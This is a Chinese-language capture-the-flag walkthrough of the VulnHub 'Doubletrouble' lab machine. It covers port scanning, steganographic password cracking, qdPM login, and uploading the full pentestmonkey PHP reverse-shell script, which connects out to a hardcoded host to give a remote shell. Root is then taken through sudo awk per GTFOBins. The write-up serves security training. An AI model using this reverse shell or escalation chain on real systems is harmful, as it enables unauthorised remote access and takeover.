
Doubletrouble

下载地址：<https://www.vulnhub.com/entry/doubletrouble-1,743/>


主机发现

arp-scan -l




端口扫描

nmap --min-rate 1000 -p- 192.168.21.151




端口服务扫描


nmap -sV -sT -O -p22,80 192.168.21.151



漏洞扫描


nmap --script=vuln -p22,80 192.168.21.151

先去看看web页面




这里使用的是qdpm

找一下漏洞




接下来弄一下网站的目录


dirsearch -u <http://192.168.21.151>




找一下不是模板的文件夹




估计要从这个图片入手了，先下载下来





文件西安基础的看一下






用一下新的工具试试







需要密码

那就爆破一下看看行不行









搞定


去看看这个文件



这个就是登入的账号密码了



发现上传点



那就简单的找一个reverse吧，网上随便找

[反弹shell脚本（php-reverse-shell）\_落寞的魚丶的博客-CSDN博客](https://blog.csdn.net/Aluxian_/article/details/133470236)

<?php

// php-reverse-shell - A Reverse Shell implementation in PHP

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. The author accepts no liability

// for damage caused by this tool. If these terms are not acceptable to you, then

// do not use this tool.

//

// In all other respects the GPL version 2 applies:

//

// This program is free software; you can redistribute it and/or modify

// it under the terms of the GNU General Public License version 2 as

// published by the Free Software Foundation.

//

// This program is distributed in the hope that it will be useful,

// but WITHOUT ANY WARRANTY; without even the implied warranty of

// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the

// GNU General Public License for more details.

//

// You should have received a copy of the GNU General Public License along

// with this program; if not, write to the Free Software Foundation, Inc.,

// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. If these terms are not acceptable to

// you, then do not use this tool.

//

// You are encouraged to send comments, improvements or suggestions to

// me at pentestmonkey@pentestmonkey.net

//

// Description

// -----------

// This script will make an outbound TCP connection to a hardcoded IP and port.

// The recipient will be given a shell running as the current user (apache normally).

//

// Limitations

// -----------

// proc\_open and stream\_set\_blocking require PHP version 4.3+, or 5+

// Use of stream\_select() on file descriptors returned by proc\_open() will fail and return FALSE under Windows.

// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.

//

// Usage

// -----

// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set\_time\_limit (0);

$VERSION = "1.0";

$ip = '127.0.0.1'; // CHANGE THIS

$port = 1234; // CHANGE THIS

$chunk\_size = 1400;

$write\_a = null;

$error\_a = null;

$shell = 'uname -a; w; id; /bin/sh -i';

$daemon = 0;

$debug = 0;

//

// Daemonise ourself if possible to avoid zombies later

//

// pcntl\_fork is hardly ever available, but will allow us to daemonise

// our php process and avoid zombies. Worth a try...

if (function\_exists('pcntl\_fork')) {

// Fork and have the parent process exit

$pid = pcntl\_fork();

if ($pid == -1) {

printit("ERROR: Can't fork");

exit(1);

}

if ($pid) {

exit(0); // Parent exits

}

// Make the current process a session leader

// Will only succeed if we forked

if (posix\_setsid() == -1) {

printit("Error: Can't setsid()");

exit(1);

}

$daemon = 1;

} else {

printit("WARNING: Failed to daemonise. This is quite common and not fatal.");

}

// Change to a safe directory

chdir("/");

// Remove any umask we inherited

umask(0);

//

// Do the reverse shell...

//

// Open reverse connection

$sock = fsockopen($ip, $port, $errno, $errstr, 30);

if (!$sock) {

printit("$errstr ($errno)");

exit(1);

}

// Spawn shell process

$descriptorspec = array(

0 => array("pipe", "r"), // stdin is a pipe that the child will read from

1 => array("pipe", "w"), // stdout is a pipe that the child will write to

2 => array("pipe", "w") // stderr is a pipe that the child will write to

);

$process = proc\_open($shell, $descriptorspec, $pipes);

if (!is\_resource($process)) {

printit("ERROR: Can't spawn shell");

exit(1);

}

// Set everything to non-blocking

// Reason: Occsionally reads will block, even though stream\_select tells us they won't

stream\_set\_blocking($pipes[0], 0);

stream\_set\_blocking($pipes[1], 0);

stream\_set\_blocking($pipes[2], 0);

stream\_set\_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {

// Check for end of TCP connection

if (feof($sock)) {

printit("ERROR: Shell connection terminated");

break;

}

// Check for end of STDOUT

if (feof($pipes[1])) {

printit("ERROR: Shell process terminated");

break;

}

// Wait until a command is end down $sock, or some

// command output is available on STDOUT or STDERR

$read\_a = array($sock, $pipes[1], $pipes[2]);

$num\_changed\_sockets = stream\_select($read\_a, $write\_a, $error\_a, null);

// If we can read from the TCP socket, send

// data to process's STDIN

if (in\_array($sock, $read\_a)) {

if ($debug) printit("SOCK READ");

$input = fread($sock, $chunk\_size);

if ($debug) printit("SOCK: $input");

fwrite($pipes[0], $input);

}

// If we can read from the process's STDOUT

// send data down tcp connection

if (in\_array($pipes[1], $read\_a)) {

if ($debug) printit("STDOUT READ");

$input = fread($pipes[1], $chunk\_size);

if ($debug) printit("STDOUT: $input");

fwrite($sock, $input);

}

// If we can read from the process's STDERR

// send data down tcp connection

if (in\_array($pipes[2], $read\_a)) {

if ($debug) printit("STDERR READ");

$input = fread($pipes[2], $chunk\_size);

if ($debug) printit("STDERR: $input");

fwrite($sock, $input);

}

}

fclose($sock);

fclose($pipes[0]);

fclose($pipes[1]);

fclose($pipes[2]);

proc\_close($process);

// Like print, but does nothing if we've daemonised ourself

// (I can't figure out how to redirect STDOUT like a proper daemon)

function printit ($string) {

if (!$daemon) {

print "$string\n";


}

}

?>


记得改ip我忘了

上传就可以




访问就可以（前文的uploads里面）


上传的时候会有报错回显不管就行



访问




记得开netcat




搞定


改一下shell


python -c 'import pty;pty.spawn("/bin/bash")'



信息收集









此时是用root运行的awk


去[GTFOBins](https://gtfobins.github.io/)看一下








拿下



发现root里面不是flag而是一个ova下载下来

